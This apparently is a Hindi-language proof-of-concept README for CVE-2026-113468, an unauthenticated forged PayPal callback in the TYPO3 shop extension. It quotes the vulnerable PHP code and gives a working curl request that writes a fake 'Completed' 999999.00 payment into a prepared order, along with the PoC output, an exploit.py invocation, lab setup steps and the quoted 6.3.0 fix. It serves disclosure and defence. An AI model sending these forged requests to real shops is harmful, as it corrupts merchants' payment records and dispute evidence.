 yuwkaaa/cve-2026-113468
TYPO3 EXT:shop में जाली बनाने योग्य PayPal भुगतान कॉलबैक


callbackAction() वह एंडपॉइंट है जहाँ PayPal भुगतान सूचनाएँ पोस्ट करता है। यह
ऑर्डर आईडी item_number से लेता है और पूरे POST बॉडी को उस ऑर्डर के
callback_parameter फ़ील्ड में लिख देता है। कुछ भी यह साबित नहीं करता कि संदेश PayPal से आया है: कोई
cmd=_notify-validate पोस्टबैक नहीं, कोई सीक्रेट नहीं, राशि या प्राप्तकर्ता की कोई जाँच नहीं।
कोई भी विज़िटर किसी अदत्त ऑर्डर के संग्रहीत भुगतान रिकॉर्ड को ओवरराइट कर सकता है।
| CVE | CVE-2026-113468 |
| सलाह | TYPO3-EXT-SA-2026-036, 2026-10-20 |
| पैकेज | codingms/shop "TYPO3 Shop by coding.ms", 10,182 इंस्टॉल |
| प्रभावित | < 4.9.4 · 5.0.0 – 5.21.0 · 6.0.0 – 6.2.0 |
| ठीक किया गया | 4.9.4 · 5.21.1 · 6.3.0 |
| CWE | CWE-862, अनुपस्थित प्राधिकरण |
| CVSS 4.0 | 6.9 मध्यम, AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N |
| परीक्षण किया गया | TYPO3 13.4.34, PHP 8.4, shop 6.2.0 |
| श्रेय | Nguyen Le Thanh Nam |
उसी सलाह में दूसरा CVE: CVE-2026-112071, उसी कंट्रोलर में अप्रमाणित ऑर्डर रद्दीकरण।
Classes/Controller/BasketOrderController.php:1239, संस्करण 6.2.0:
$itemNumber = (int)($_POST['item_number'] ?? 0);
if ($itemNumber > 0) {
    //
    // Load related basket order
    $basketOrder = $this->basketOrderRepository->findByIdentifier($itemNumber);
    if ($basketOrder instanceof BasketOrder) {
        // But only if it's in prepared state
        if ($basketOrder->getStatus() === 'prepared') {
            ...
            // Write callback parameter into basket order
            $basketOrder->setCallbackParameter($this->jsonEncode($_POST, true));
            $this->basketOrderRepository->update($basketOrder);
            $this->persistenceManager->persistAll();
stripeCallbackAction(), उसी फ़ाइल में बारह पंक्तियाँ ऊपर, अपने webhook
हस्ताक्षर को सत्यापित करता है और विफल होने पर 403 लौटाता है। PayPal पथ में इसके समतुल्य कुछ भी नहीं है।
callback_parameter दुकान का वह रिकॉर्ड है कि भुगतान प्रदाता ने किसी
ऑर्डर के बारे में क्या कहा था, जिसे कोई व्यापारी भुगतान विवादित होने पर पढ़ता है। प्रभावित
संस्करण पर इसकी सामग्री कोई अजनबी तय करता है।
इसे दो शर्तें सीमित करती हैं: लक्ष्य ऑर्डर prepared स्थिति में होना चाहिए, और पेज
पर BasketOrder प्लगइन होना चाहिए।
curl -X POST 'http://127.0.0.1:8081/' \
  --data 'tx_shop_basketorder[action]=callback' \
  --data 'tx_shop_basketorder[controller]=BasketOrder' \
  --data 'item_number=1' \
  --data 'payment_status=Completed' \
  --data 'mc_gross=999999.00' \
  --data '[email protected]'
[poc] FINDING 2  callbackAction(): unauthenticated write of attacker data into an order
        before:  order 1 callback_parameter length=0   order 2 length=0
        HTTP 200   order 1 callback_parameter length: 0 -> 236
[poc]   FIRED  an unauthenticated request wrote attacker-supplied data into the order

what the attacker stored on order 1: {
    "tx_shop_basketorder": {
        "action": "callback",
        "controller": "BasketOrder"
    },
    "item_number": "1",
    "payment_status": "Completed",
    "mc_gross": "999999.00",
    "receiver_email": "[email protected]"
}
इसी रन के नियंत्रण: क्रम 2 paid है और कुछ भी नहीं लिखा जाता, और item_number को हटाने पर कुछ भी नहीं लिखा जाता। पूर्ण आउटपुट
poc-transcript.txt में।
exploit.py वही अनुरोध आपके स्वामित्व वाले होस्ट के विरुद्ध भेजता है। डिफ़ॉल्ट रूप से ड्राई रन:
python3 exploit.py http://shop.example/checkout --order 42 --fire
प्रतिक्रिया किसी भी स्थिति में HTTP 200 होती है। tx_shop_domain_model_basketorder.callback_parameter पढ़कर पुष्टि करें।
राइट के बाद, callbackAction() confirmed => true के साथ orderAction() पर फ़ॉरवर्ड करता है। क्या इससे ऑर्डर पूरा होता है, यह CodingMs\ShopPro\Service\Checkout\PayPalCheckoutCheckoutService से होकर गुज़रता है, जो एक अलग व्यावसायिक एक्सटेंशन में आता है जो लैब में नहीं था, इसलिए इसका परीक्षण नहीं किया गया। हर रन में ऑर्डर prepared ही रहा।

get.typo3.org/13/tar.gz से TYPO3 13.4.x क्लासिक मोड, Composer की आवश्यकता नहीं।shop, साथ ही codingms/additional-tca और
codingms/modules।EXT:shop/Configuration/TypoScript/ शामिल करें।shop_basketorder कंटेंट एलिमेंट रखें।status = 'prepared' के साथ tx_shop_domain_model_basketorder में एक पंक्ति डालें।php -S के साथ सर्व करें, PHP intl लोडेड हो।चरण 3 छोड़ दें तो हर अनुरोध 404 लौटाता है, जो ऐसा साइट दिखता है जो भेद्य नहीं है।
6.3.0 नोटिफ़िकेशन को संग्रहीत करने से पहले उसका प्रमाणीकरण करता है:
if (!$this->isValidPayPalIpn($_POST, $basketOrder->getType())) {
    $this->log('callbackAction 6: PayPal IPN could not be verified!');
    $this->addFlashMessage('Unknown error! #4', 'Error:', ContextualFeedbackSeverity::ERROR);
    return new ForwardResponse('error');
}
isValidPayPalIpn() पेलोड को वापस PayPal को भेजता है और इसके लिए VERIFIED आवश्यक है। एक सत्यापित संदेश अभी भी केवल यह सिद्ध करता है कि PayPal ने इसे भेजा था, इसलिए isMatchingPayPalPayment() फिर इसे ऑर्डर से जोड़ता है: payment_status को Completed होना चाहिए, प्राप्तकर्ता को कॉन्फ़िगर किए गए payPalId से मेल खाना चाहिए, मुद्रा को मेल खाना चाहिए, और mc_gross को ऑर्डर के कुल योग के बराबर, पैसे तक, होना चाहिए। कॉन्फ़िगरेशन अनुपलब्ध होने पर दोनों मना कर देते हैं।
ऑर्डर फाइनलाइज़ेशन को BasketOrderHmacService के पीछे स्थानांतरित कर दिया गया, जो साइट encryptionKey के साथ ऑर्डर uid पर हस्ताक्षर करता है। पूरा diff
fix-6.2.0-to-6.3.0.diff में है, जो जारी किए गए 6.3.0
आर्टिफ़ैक्ट से लिया गया है। उस पैच को केवल पढ़ा गया था; PoC को उसके विरुद्ध दोबारा नहीं चलाया गया।
[email protected] को रिपोर्ट किया गया। ठीक किए गए संस्करण Thomas Deuling (coding.ms) द्वारा, सलाह Torben Hansen (TYPO3 Security Team) द्वारा।
आपके स्वामित्व वाले या परीक्षण के लिए अधिकृत सिस्टम पर परीक्षण के लिए।







